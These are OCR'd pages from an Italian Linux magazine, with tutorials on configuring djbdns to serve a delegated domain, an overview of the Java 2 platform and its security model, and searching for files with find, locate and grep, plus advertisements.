- *gnut> forget = *numero** elimina dai risultati tutti quelli aventi la stessa dimensione dell'elemento specificato dal numero
- *gnut> forget > < *numero* (k|M)* elimina dai risultati dutti quelli rispettivamente maggiori o minori della dimensione specificata

Rimangono ancora molti comandi da vedere, ma purtroppo lo spazio è troppo ridotto per illustrarli tutti. Rimane comunque la guida in linea del programma, accessibile tramite i comandi:

```
gnut> help
gnut> help nomecomando
```

che permettono di ottenere rispettivamente informazioni sui comandi utilizzabili e sulla sintassi dello specifico comando. Come ultima raccomandazione vi prego di prestare particolare attenzione alle vigenti leggi riguardanti il diritto d'autore e la proprietà intellettuale quando scaricate o condivite dei file. Detto questo vi auguro buon download.

Saverio Salatino

DJBDNS: come gestire un dominio

(parte seconda)

Abbiamo già visto come installare e configurare il djbdns per gestire i servizi di dns per una piccola rete locale. Vedremo ora come è possibile utilizzarlo per gestire un dominio.

Vediamo anzitutto qual è la situazione attuale dei servizi sulla nostra macchina.
Osserviamo rapidamente, come è anche possibile vedere in Figura 1, che il servizio dnscache risulta attivo sull'indirizzo 127.0.0.1 (ovvero l'indirizzo IP assegnato all'interfaccia di loopback) e che accetta sia richieste di tipo TCP sia di tipo UDP. Invece il servizio tinydns che avevamo precedentemente configurato per gestire il nostro dominio dimostrativo *linux.tux* rimane in ascolto sull'indirizzo IP 192.168.0.1 sulla porta 53 TCP.
Immaginiamo ora di avere acquistato un ipotetico dominio *example.net* e di avere ottenuto la delega per la gestione dello stesso. L'amministratore del nameserver avrà quindi inserito nei propri nameserver le configurazioni necessarie per la concessione della delega alla nostra macchina, che supporremo avere indirizzo IP 1.2.3.4 . Supponendo di avere una ulteriore scheda di rete sulla stessa macchina precedentemente descritta, ovvero di aver settato un alias sulla prima scheda di rete con l'IP pubblico, possiamo procedere alla seguente configurazione.

Installazione e configurazione di un dominio Internet

Anzitutto creiamo un nuovo servizio tinydns che ascolti sull'indirizzo IP 1.2.3.4; come abbiamo visto nel precedente articolo questo è possibile tramite i seguenti comandi:

```
tinydns-conf tinydns
        dnslog /etc/publicdns
                        1.2.3.4
ln -s /etc/publicdns
                       /service
```

Ricordiamo che il primo crea la directory dove verrà eseguito il chroot del servizio mentre il secondo fa partire il servizio sotto il controllo di svscan. Osserviamo in Figura 3 la nuova configurazione dei servizi dove, oltre ai servizi già attivati precedentemente si vede anche la nuova istanza del tinydns che rimane in ascolto sull'indirizzo ip pubblico.

Procediamo quindi a configurare il tutto per la gestione del dominio che abbiamo ricevuto in delega. La gestione della delega avviene sul server delegante con le seguenti modifiche:

```
[Server Tinydns]
&example.net:1.2.3.4:ns.e
xample.net

[Server Bind]
example.net. IN NS
ns.example.net
ns.example.net IN A
1.2.3.4
```

Come nel caso precedente bisogna inserire nel file */etc/publicdns/root/data* le informazioni riguardanti il dominio di cui abbiamo ricevuto la delega:

```
cd /etc/publicdns/root
./add-ns ns.example.net
                  1.2.3.4
make
```

possiamo quindi aggiungere ulteriori campi *alias, host, mx, ns* come già visto in precedenza.

COMANDO	SINTASSI	ESEMPIO
dnsip	dnsip fqdn	dnsip linux.tux
dnsipq	dnsipq udn	dnsipq tux
dnsname	dnsname a.b.c.d	dnsname 192.168.0.1
dnsmx	dnsmx fqdn	dnsmx linux.tux
dnstxt	dnstxt fqdn	dnstxt linux.tux
dnsqr	dnsqr t fqdn	dnsqr any linux.tux
dnsq	dnsq t fqdn s	dnsq any linux.tux 192.168.0.1
dnstrace	dnstrace t fqdn r	dnstrace any linux.tux
dnstracesort	dnstracesort	dnstracesort < dnstrace.out

Tabella 1

Comandi, sintassi ed esempio di utilizzo.

DNS Utility

Assieme al djbdns vengono fornite una serie di utility che permettono di effettuare delle query verso un server dns senza dover utilizzare la sintassi, non proprio banale, di dig ed host. Inoltre, gli stessi sono molto comodi per l'utilizzo negli shell script in quanto tendono a ritornare le informazioni sullo standard output in un formato molto comodo per ulteriori manipolazioni. In tabella 1 è possibile vedere il nome di comando e la sintassi dello stesso oltre a un esempio di utilizzo. Vediamo ora comando per comando l'utilizzo dello stesso.

- **dnsip:** questo comando ritorna l'indirizzo ip di un nome di dominio interrogando i server dns specificati nel file */etc/resolve.conf* .
- **dnsipq:** questo comando ritorna un fqdn (fully qualified domain name) e l'indirizzo ip di un host di cui si conosca solo il nome breve. E' possibile specificare più parametri sulla riga di comando.
- **dnsname:** ritorna il primo nome di dominio ottenuto dal riverse lookup dell'indirizzo indicato come parametro. Se non viene trovato alcun nome di dominio viene stampata una linea vuota. E' possibile specificare più nomi di dominio sulla riga di comando.

```
saverio@diablo:~$ grep nameserver /etc/resolv.conf
nameserver 127.0.0.1
nameserver 192.168.0.1
saverio@diablo:~$ netstat -anteu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
User       Inode
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
0          132
udp        0      0 127.0.0.1:53            0.0.0.0:*
0          131
udp        0      0 192.168.0.1:53          0.0.0.0:*
0          130
saverio@diablo:~$ _
```

Figura 1

Il servizio DNScache è attivo sull'indirizzo 127.0.0.1.

```
saverio@diablo:~$ host -vat any linux.tux 192.168.0.1
Server: ns.tux
Address: 192.168.0.1

Query about linux.tux for record types ANY
Trying linux.tux ...
Query done, 2 answers, authoritative status: no error
linux.tux                 86400    IN       MX       0 a.mx.linux.tux
linux.tux                 86400    IN       A        192.168.0.2
Authority information:
tux                       259200   IN       NS       ns.tux
Additional information:
a.mx.linux.tux            86400    IN       A        192.168.0.3
ns.tux                    259200   IN       A        192.168.0.1
ns.tux                    86400    IN       A        192.168.0.1
saverio@diablo:~$ _
```

Figura 2

Il risultato del comando host - vat any linux.tux 192.168.0.1.


```
saverio@diablo:~$ host -vat any linux.tux 192.168.0.1
Server: ns.tux
Address: 192.168.0.1

Query about linux.tux for record types ANY
Trying linux.tux ...
Query done, 2 answers, authoritative status: no error
linux.tux                 86400    IN       MX       0 a.mx.linux.tux
linux.tux                 86400    IN       A        192.168.0.2
Authority information:
tux                       259200   IN       NS       ns.tux
Additional information:
a.mx.linux.tux            86400    IN       A        192.168.0.3
ns.tux                    259200   IN       A        192.168.0.1
ns.tux                    86400    IN       A        192.168.0.1
saverio@diablo:~$ _
```


Figura 3

La nuova configurazione dei servizi.

- **dnsmx:** viene ritornato il campo *mx* del nome di dominio indicato come parametro, ovvero un nome di dominio creato artificialmente basandosi sui dati recuperati se non esiste alcun campo *mx* sul server DNS.
- **dnstxt:** questo comando ritorna il record *txt* del nome di dominio indicato su una sola linea oppure una riga vuota se non è presente alcun record di questo tipo.
- **dnsqr:** viene ritornato il record indicato nel parametro *t* del nome di dominio indicato come parametro *fqdn*, il parametro *t* può essere passato in forma numerica o in una delle forme *a, any, mx, txt, aaaa, ns, cname, soa, hinfo, rp, sig, key, axfr.*
- **dnsq:** viene ritornato il record indicato nel parametro *t* del nome di dominio indicato come parametro *fqdn* ottenuto interrogando il server *s* tramite una query non ricorsiva.
- **dnstracesort:** reindirizzandogli l'output di dnstrace, che conviene comunque prima ridirigere su file, in quanto tende ad essere generalmente piuttosto corposo, converte il risultato in una forma comprensibile.

Ulteriori riferimenti


A tutti gli interessati consiglio di andare sul sito del djbdns *(http://cr.yp.to/djbdns.html)* dove è possibile trovare molte altre informazioni sul programma e sul servizio DNS in generale. Consiglio inoltre la lettura del *TCP/IP Illustrated Vol. 1* di Stevens, che sebbene un po' datato, riporta utili informazioni anche sul protocollo DNS.

Saverio Salatino

QUESTO MESE ANCHE CON DVD

Cromatika

Linfa vitale per il tuo PC

2 CD-Rom, pieni zeppi di software. Oltre 1.2 Gb, oltre 300 nuovissimi software, più di 50 programmi completi, gli aggiornamenti sui nuovi antivirus, i driver, la sezione Plus! e quella fotografica, i Top Software e tutta la linfa vitale per il tuo pc direttamente da internet.

IN EDICOLA

Java 2 Platform

La piattaforma Java 2, è ben noto, ha rivoluzionato il mondo dell'informatica grazie all'introduzione di un ambiente di sviluppo ed esecuzione stabile e sicuro, pensato per ogni tipologia di applicazione, da quella più semplice funzionante sul singolo PC, fino a quella più complessa funzionante in un ambiente di rete. Le applicazioni di rete sviluppate con la tecnologia Java vengono considerate sicure e la scalabilità dei sistemi basati su questa piattaforma è elevatissima. Lo sviluppo tradizionale del software è stato abbandonato preferendo fornire una totale compatibilità tra piattaforme diverse senza dover necessariamente riscrivere il codice.

Del mondo Java si è detto e scritto moltissimo. Cercheremo, in questo articolo, di capire meglio come abbia fatto la piattaforma a diventare così popolare e quali sono stati gli accorgimenti introdotti per gestire la sicurezza nelle reti. Vedremo poi brevemente quali edizioni della piattaforma sono state messe a disposizione per poter scegliere quella che meglio si adatta alle nostre esigenze. A partire dal prossimo numero, invece, vedremo come installare l'edizione standard del linguaggio ed analizzeremo i tool meno conosciuti messi a disposizione insieme al pacchetto principale.

Il successo di Java

Dalla sua introduzione il 23 maggio 1995, la piattaforma Java è stata adottata nell'industria più velocemente di qualsiasi altra nuova tecnologia nella storia dei computer. Tutti i maggiori produttori integrano la tecnologia Java come componente principale dei loro prodotti. Alcune specifiche (come *JavaPhone API*) sono stati adottati come standard GSM dall'istituto di standardizzazione delle telecomunicazioni europee. Altre invece

(come la tecnologia *JavaCard*) sono diventate standard mondiali per la comunicazione cellulare. Ultimamente anche nel campo della televisione via cavo *(DVB – Digital Video Broadcasting)* sono stati adottati degli standard basati sulla tecnologia Java. A cosa è dovuto tutto questo successo? Per capirlo facciamo un passo indietro nel tempo. Nel 1995, al Web mancava la possibilità di interagire rapidamente con le pagine, caratteristica ormai comune al giorno d'oggi. La quasi totalità delle pagine presenti sul web erano statiche o al massimo contenevano delle form e dei piccoli programmi CGI per l'interazione con la pagina. Inoltre, la crescente apparizione di nuove tipologie d'informazione da gestire e di nuovi servizi da offrire al grande pubblico rendeva problematico l'aggiornamento dei browser: bisognava decidere se ampliare le loro funzionalità oppure ricorrere a strumenti esterni come gli helper o i plug-in. La risposta ad entrambi questi problemi venne dalla Sun con l'introduzione di Java e precisamente degli applet. Nelle pagine venne introdotto un collegamento (il tag *<APPLET>*) ad un programma scritto in Java detto applet. Durante il caricamento della pagina contenente questo tag veniva scaricato anche il codice "eseguibile" dell'applet che veniva poi mandato in esecuzione sul browser all'interno della pagina. Il linguaggio poi si evolse fino ad arrivare ai giorni nostri.

Figura 1

L'SDK versione 1.3 relativo alla piattaforma Java 2.

Originariamente il progetto (dei primi anni '90) era chiamato *OAK* ed era destinato alla produzione di software per gli elettrodomestici connessi in rete; era progettato per essere indipendente dalla piattaforma di calcolo e per consentire una esecuzione senza rischi per l'attrezzatura di destinazione. Solo nel 1995 venne orientato verso il web senza però tralasciare il progetto originario che oggi si chiama *JINI*.

Il segreto stava nella semplicità del progetto in cui inizialmente hanno creduto in pochi. Non appena le prime grosse società si resero conto delle enormi potenzialità dello strumento ed iniziarono ad integrare nei loro progetti la tecnologia Java, la popolarità della piattaforma esplose letteralmente (si veda il caso di Netscape, che in anticipo rispetto a tutti, integrò nel suo browser una Virtual Machine per l'esecuzione degli applet). Le componenti principali del progetto (accennate nel numero scorso della rivista) sono:

- **il linguaggio Java:** è general-purpose, orientato agli oggetti, portabile, fortemente tipato, multithreading, robusto e facile da imparare;
- **un compilatore da Java a bytecode:** traduce i sorgenti *(.java)* in uno o più file di tipo bytecode *(.class)* che viaggiano poi sulla rete per essere eseguiti. I file *.class* sono composti da uno stream di byte (8-bit) in cui le quantità multibyte vengono memorizzate, indipendente dalla piattaforma di calcolo, in big-endian order (il byte più significativo è memorizzato a sinistra);
- **un interprete di bytecode** cioè la macchina virtuale Java (JVM – Java Virtual Machine): è un dispositivo di calcolo astratto, dotato di un proprio set di istruzioni macchina (dipendenti dalla piattaforma di calcolo) con cui istruisce la macchina reale per l'esecuzione dei comandi contenuti nel bytecode;

Da notare che attualmente i file *.class* vengono ottenuti compilando codice Java ma questo non fa parte delle specifiche della macchina virtuale. È possibile utilizzare anche altri linguaggi di programmazione per produrre file *.class* (purchè rispettino le specifiche della JVM) e non è escluso che in futuro possano cominciare a diffondersi anche questo tipo di strumenti. Anche il progetto di realizzare la JVM in hardware non è da sottovalutare dato che determinerà un incremento notevole delle prestazioni.

La sicurezza di Java

Le reti, si sa, sono insicure per definizione. Proprio per questo, nel progetto del linguaggio e della macchina virtuale, è stata posta una grande attenzione ai problemi di sicurezza derivanti dal fatto che sulla nostra macchina poteva essere eseguito il codice

contenuto negli applet provenienti da fonti ignote (e quindi potenzialmente non afidabili). In una situazione del genere non è difficile ipotizzare scenari altamente distruttivi come quelli di applet che una volta mandati in esecuzione cancellano i file di sistema rendendo inutilizzabile la macchina, oppure cifrano tutte le informazioni contenute nel disco chiedendo poi un pagamento per ottenere la chiave di decifratura. Tutto questo non si è mai verificato grazie a 4 livelli di sicurezza che sono stati pensati nel linguaggio e nella macchina virtuale. Il primo livello è garantito dal linguaggio che, tra le sue caratteristiche, vanta tre sistemi di sicurezza impliciti: è fortemente tipato (tutte le variabili devono essere dichiarate ed utilizzate in base alla dichiarazione), effettua controlli sui limiti degli array (non è possibile aggiungere il decimo valore ad un array lungo 9) ed infine non ha puntatori (a differenza del linguaggio C). In questo modo non sarà possibile accedere a zone di memoria esterne a quelle allocate all'applet. È ipotizzabile però che qualcuno modifichi un compilatore C per produrre bytecode in modo da evitare i controlli effettuati dal linguaggio Java. Per evitare questo inconveniente, interviene il secondo livello di sicurezza garantito dalla macchina virtuale che incorpora al suo interno quello che viene chiamato *bytecode verifier* (un verificatore di file bytecode). Prima di mandare in esecuzione il file *.class,* la JVM verifica che non si cerchi di costruire puntatori, non si cerchi di chiamare metodi utilizzando parametri non validi, non si cerchi di utilizzare variabili non inizializzate. Il terzo livello è rappresentato dal *class loader* (il caricatore dei file bytecode) che impedisce alle classi definite dall'utente nel codice di sostituirsi a quelle di sistema per aggirare i meccanismi di sicurezza. In pratica si impedisce alle classi utente di essere caricate prima di quelle di sistema. Il quarto e ultimo livello di sicurezza è rappresentato dal *security manager* (una classe di sistema particolare) che ha il compito di stabilire che cosa può fare un applet o una applicazione. I browser, che devono eseguire gli applet all'interno delle pagine, caricano all'avvio un security manager molto restrittivo che impedisce agli applet di accedere al file system locale, di aprire connessioni di rete con computer diversi da quello di provenienza e di eseguire altri programmi. In questo modo gli applet, dalla zona di memoria loro riservata, non possono causare danni al sistema. Le applicazioni locali, invece, vengono eseguite senza alcun security manager. A partire dalla versione 1.2 del JDK, l'utente può anche specificare un security manager diverso da quello predefinito, consentendo quindi di estendere le capacità iniziali, ma potenzialmente anche di creare molti danni.

Le edizioni della Java 2 Platform

Uno dei tanti pregi della Sun Microsystems è quello di intuire in anticipo le esigenze degli sviluppatori. Una delle più famose intuizioni è rappresentata dal paradigma "una sola misura non si adatta a tutti" che ha portato alla nascita delle tre diverse edizioni della piattaforma Java 2, ognuna delle quali comprendente solamente gli strumenti di sviluppo necessari per la realizzazione di applicazioni di un certo tipo. Le tre edizioni sono state chiamate: *Java 2 Platform Standard Edition (J2SE), Java 2 Platform Enterprise Edition (J2EE) e Java 2 Platform Micro Edition* (J2ME – pronunciato *'java to me'*). Cerchiamo di capire meglio a quali ambienti sono destinate queste vere e proprie tecnologie.

- ***J2SE:*** consente lo sviluppo di applicazioni di tipo enterprise da eseguirsi sul lato client e fornisce caratteristiche come velocità e affidabilità che di solito vengono richieste dagli utenti Internet. Gli utenti finali potranno beneficiare di una maggior velocità e semplicità di utilizzo delle applicazioni basate sul web come le intranet aziendali e le funzionalità di commercio elettronico. Gli utenti enterprise, invece, potranno sfruttare questa tecnologia per la creazione di applicazioni più sofisticate che potranno essere introdotte sul mercato in tempi più rapidi rispetto a quelli

Figura 2

Le edizioni disponibili della piattaforma Java 2.

tradizionali;

- ***J2EE:*** può essere considerata un'estensione di J2SE (in gergo matematico, un superinsieme proprio) che aggiunge le funzionalità necessarie allo sviluppo di applicazioni server-based e precisamente dei componenti detti *Enterprise Java Bean (EJB)* che sono modulari, standardizzati e riutilizzabili. Gli automatismi dei compiti più difficili dello sviluppo di una applicazione, consentono di concentrarsi sulla logica del programma piuttosto che sulla costruzione della sua infrastruttura. I servizi più importanti offerti oltre a EJB sono le *Java Server Page* (pagine web ottenibili su richiesta), le *Servlet* (applet eseguibili lato server) e il pacchetto di accesso ai database JDBC;

- ***J2ME:*** si occupa dello sviluppo delle applicazioni funzionanti in tutti quei dispositivi estremamente piccoli come le smart card o i telefonini e che fanno ormai parte della nostra vita quotidiana. La rapidità di sviluppo a basso costo e il sempre crescente interesse verso questi servizi permette ai produttori, ai fornitori di servizi e agli sviluppatori di ottenere un elevato grado di soddisfazione del cliente grazie all'introduzione di applicazioni sempre più innovative. Il fatto che nel 2003 si stima che in Giappone (e successivamente in Europa) i telefonini Java-enabled saranno più del 40% la dice lunga sulle potenzialità di J2ME.

Tutte le edizioni che Sun mette a disposizione sono estremamente modulari, infatti è sempre possibile accrescere le funzionalità dell'edizione standard installando separatamente alcuni pacchetti previsti per l'edizione enterprise senza dover necessariamente installare tutta l'edizione enterprise completa. Lo stesso vale per l'aggiunta di pacchetti attualmente non previsti in nessuna delle edizioni ma liberamente scaricabili dal sito Sun (come per esempio *Java 3D* e moltissimi altri).

Un po' di chiarezza sui nomi

Sun ha cominciato ad utilizzare il nome *"Java 2"* nel dicembre 1998 quando ha rilasciato la prima piattaforma tecnologica sviluppata sotto questo marchio: il *JDK 1.2 (Java Development Kit versione 1.2)*. Da quel momento le tecnologie sviluppate da Sun, in ambiente Java, seguono questo semplice schema:

- ***Java™ 2 Platform:*** con questo nome si indica una piattaforma astratta, ovvero la tecnologia e/o l'ambiente descritto nelle specifiche della Sun. Per esempio, l'implementazione delle specifiche della *Java™ 2 Platform* versione *1.3.1* è rappresentata dal *Java™ 2 SDK (Software Development Kit)* versione *1.3.1* che è il prodotto che può essere scaricato e installato;



- ***Java™ 2 SDK:*** con questo nome, come descritto nel precedente punto elenco, si indica l'implementazione delle specifiche tecniche della piattaforma. L'SDK rappresenta un kit completo per lo sviluppo software che può essere utilizzato per costruire applicazioni per la piattaforma Java 2. Comprende un compilatore, l'ambiente runtime (il *JRE* di cui si è parlato ampiamente nel numero precedente della rivista) e dei tool aggiuntivi che vedremo in seguito. Precedentemente all'introduzione del marchio questo prodotto si chiamava semplicemente *JDK™* e si è passati nel tempo dalla versione *1.0.x*, alla *1.1.x*, per arrivare alla *1.2.x* ed oggi alla *1.3.x;*

- ***Java™ 2 Runtime Environment:*** con questo nome si indica l'ambiente runtime necessario per l'esecuzione delle applicazioni scritte per la piattaforma Java 2 ed è comprensivo della Java Virtual Machine ma non dei tool di sviluppo.

A queste sigle può essere tranquillamente aggiunto l'acronimo *'SE'* che rappresenta la *Standard Edition* oppure *'EE'* che rappresenta la *Enterprise Edition*. Seguendo queste semplice regole non sarà difficile capire la differenza tra J2SE e J2EE, rispettivamente Java™ 2 Platform Standard Edition e Java™ 2 Platform Enterprise Edition. I nomi delle vecchie versioni del linguaggio, il *JDK™ 1.0.x* e il *JDK™ 1.1.x,* non hanno subito modifiche ed è quindi ancora possibile riferirsi ad essi con i loro nomi originali.

Conclusioni

Il fatto che l'SDK viene giornalmente scaricato (e crediamo anche installato) da più di 10.000 utenti è un dato che deve far riflettere. Appuntamento al prossimo numero della rivista per l'installazione di J2SE.

Carlo Vasselli

filmImperdibile!

Rivista + DVD solo € 7.70 L. 14.909

Regno Unito 1999

Durata
117 min

Regia
John Strickland

Fotografia
Alan Almond

IL MENSILE TUTTO ITALIANO PER L'HOME CINEMA

Magazine DVD

RIVISTA+ FILM IN DVD €7,70
SOLO RIVISTA €3,90

Nicole Kidman senza veli

Il sogno di Kubrick
L'amore al tempo delle macchine: con A.I. Spielberg continua l'opera del Maestro

La tua vita è un film
Riprendi e registra direttamente in DVD

Spider Man
Anteprima del film-evento dell'anno!

VINCI STREAM TV
LA TV DELLE GRANDI PASSIONI

Quante volte vi sarà capitato di non trovare più un certo documento o un file? In questi casi è tipico tentare di "scovare" il file andando a cercarlo nelle diverse directory, con il comando ls, ed editando i file che sembrano più "promettenti". Però questa è, come ben saprete, una soluzione non ottimale: si rischia di sprecare tantissimo tempo.

Alla ricerca del file perduto!

Linux, il nostro beneamato pinguino, mette a disposizione strumenti (sotto forma di comandi) che ci aiutano a reperire l'informazione "dimenticata".

Cosa cercare?

Per prima cosa è necessario chiarirsi le idee su cosa cercare. Si ricorda il nome del file ma non dove lo si è scritto? Oppure si ricorda parte del suo contenuto? Almeno la sua estensione? Queste informazioni ci guidano a scegliere lo strumento maggiormente adatto alla nostra ricerca.
In particolare potremmo pensare a due categorie di ricerca: una se ricerchiamo caratteristiche "esterne" al file (come il suo nome, o parte di esso, la sua dimensione, la sua ultima modifica e così via), l'altra se cerchiamo informazioni che riguardano il suo contenuto (e che per comodità definiremo caratteristiche "interne"). Nel primo caso (caratteristiche "esterne") gli strumenti che possiamo usare sono *find, locate, which*. Nel secondo caso (caratteristiche "interne") dovremo far ricorso a strumenti che ci permettono di fare del "pattern matching" sul contenuto o comandi che analizzano il suo contenuto; gli strumenti che ci possono essere d'aiuto sono *grep, file, sed, perl*. Vediamo nel dettaglio come usare ciascuno degli strumenti menzionati.

Find

Questo comando permette di cercare un certo file di cui si ricorda il nome (o parte di esso) ma non dov'è memorizzato. È necessario specificare il directory tree dove effettuare la ricerca (con il termine directory tree si intende la directory specificata più tutta la parte di file system raggiungibile dalle sottodirectory in essa contenute, si veda la Figura 1 per un esempio). Per specificare il nome del file (che può essere composto anche dai caratteri jolly '*' e '?') è possibile usare l'opzione *–name* seguita dal nome che si vuole ricercare. Affinché il risultato della ricerca sia stampato a video è necessario specificare l'opzione *–print*.
Volendo quindi cercare un qualsiasi file che inizia per "compleanno" e termina con "*txt*", su tutto il file system, stampando il risultato della ricerca, è possibile eseguire il comando:

```
find / -name
  "compleanno*txt" –print
```

Il commando *find* non si limita a trovare file con il nome che corrisponde a certe caratteristiche, ma può essere usato anche per trovare file di dimensioni specificate. Il seguente comando trova tutti i file la cui dimensione è più gran-

de di 100 kilobyte e la cui posizione è nella directory corrente o in una sua sottodirectory:

```
find . -size +100k
```

Oppure, per trovare quei file della directory */tmp* che sono stati modificati più di 15 giorni fa (e quindi si presuppone non aggiornati e non più necessari):

```
find /tmp -mtime +15 -daystart
```

Oppure, per cercare quei file presenti sotto */usr* e che appartengono all'utente *Rossi*:

```
find /usr -user Rossi
```

Come si capisce da questi esempi, le opzioni sono davvero tante. Anche se è difficile ricordarsele tutte, vale la pena di leggere la documentazione per rendersi conto delle molteplici possibilità *(man find)*.

Locate

Se avete provato a fare una ricerca con il comando *find / -name "compleanno*txt" -print*, vi rendete conto che tale ricerca è piuttosto lenta.
Questo accade perché il comando *find* effettua una scansione file per file scendendo attraverso tutta la gerarchia del directory tree specificato (nell'esempio la root directory, e quindi va a cercare i file su tutto il file system!). Come migliorare la situazione ed ottenere lo stesso risultato? Usando *locate!* Infatti eseguendo il comando:

```
locate "compleanno*txt"
```

otterrete lo stesso risultato (o quasi, come vedremo) del comando precedente, ma con una notevole diminuzione del tempo di risposta. Il motivo è che questo comando usa un "indice" interno per ritrovare i file (e pertanto è molto più veloce). Purtroppo non è detto che tale indice sia aggiornato. Infatti esso può essere aggiornato solo dall'amministratore del sistema. Essendo l'operazione di aggiornamento una operazione lunga, essa viene fatta di tanto in tanto in momenti in cui il sistema viene usato poco (tipicamente nelle ore notturne). Se il file system è stato modificato, l'indice interno non si avvede di tale modifica fintanto che non viene riaggiornato. *Attenzione*: le ricerche effettuate attraverso il comando *locate* non sono "case sensitive" (pertanto ignorano le differenze dovute a caratteri maiuscoli o minuscoli).

Which

Vi siete mai chiesti quale comando viene mandato in esecuzione quando digitate *"ls"*? Come fare per scoprirlo? Basta digitare il comando:

```
which ls
```

L'utilità di tale comando si apprezza quando si conosce, per esempio, il nome di un nostro script (che magari usiamo di frequente) e che vogliamo modificare, ma di cui non ricordiamo dove lo abbiamo salvato! Usando questo comando la sua localizzazione è immediata.

File

Questo comando analizza il contenuto dei file e riporta una descrizione (sommaria) del tipo del suo contenuto. Per esempio, prendendo tre file a caso sul mio computer ed eseguendo il comando:

```
file slides.txt index.html CorsoC.zip
```

ottengo questo risultato:

```
slides.txt: International language text
index.html: HTML document text
CorsoC.zip: Zip archive data, at least v1.0 to extract
```

Grep

Grep è un potentissimo strumento per analizzare il contenuto dei file. Esso permette di specificare cosa cercare e in quali file. In particolare è possibile specificare il "cosa" attraverso espressioni regolari (si veda Riquadro 1), e specificare il nome dei file dove cercare anche attraverso caratteri jolly. Inoltre, si possono sfruttare le potenzialità della shell di Linux per "comporre" grep con altri comandi (esempi concreti saranno proposti nella parte finale dell'articolo). Per trovare la stringa *"compleanno"* su tutti i file che terminano con *"txt"*, nella directory corrente, si può usare il comando:

```
grep compleanno *txt
```

Non sempre si vuole fare un pattern matching "esatto", soprattutto per quanto riguarda caratteri maiuscoli o minuscoli. In tal caso è necessario specificare l'op-





Figura 1
Evidenziato un ipotetico directory tree identificato da /home.

Simbolo	Significato
.	Fa corrispondere qualsiasi carattere singolo
*	Fa corrispondere zero o più occorrenze del carattere che precede il simbolo
[...]	Identifica un "Character set": fa corrispondere le stringhe che contengono almeno uno dei caratteri specificati all'interno delle parentesi quadre. Per esempio [aAbBcC] fa corrispondere tutte le stringhe che contengono 'a' oppure 'b' oppure 'c' o i corrispettivi caratteri maiuscoli.
$	Cerca la corrispondenza alla fine della riga. Per esempio $1 indica tutte le stringhe che terminano con '1'.
^	Normalmente significa "all'inizio della stringa. Quindi ^a indica tutte le stringhe che iniziano con 'a'. Usato all'interno di un character set indica "tutti i caratteri ad eccezione di". Per esempio [^a] indica tutti i caratteri ad eccezione 'a'.
-	Usato all'interno di un character set indica range di valori (es [0-9] indica una qualsiasi cifra)

Riquadro 1:

Espressioni regolari: breve rassegna.

zione *-i*. Volendo trovare anche le occorrenze di *"compleanno"* ignorando se i caratteri sono minuscoli o maiuscoli (quindi si vuole trovare anche i file che contengono *"Compleanno"* o *"COMPLEANNO"*) si può perciò ricorrere al comando:

```
grep -i compleanno *txt
```

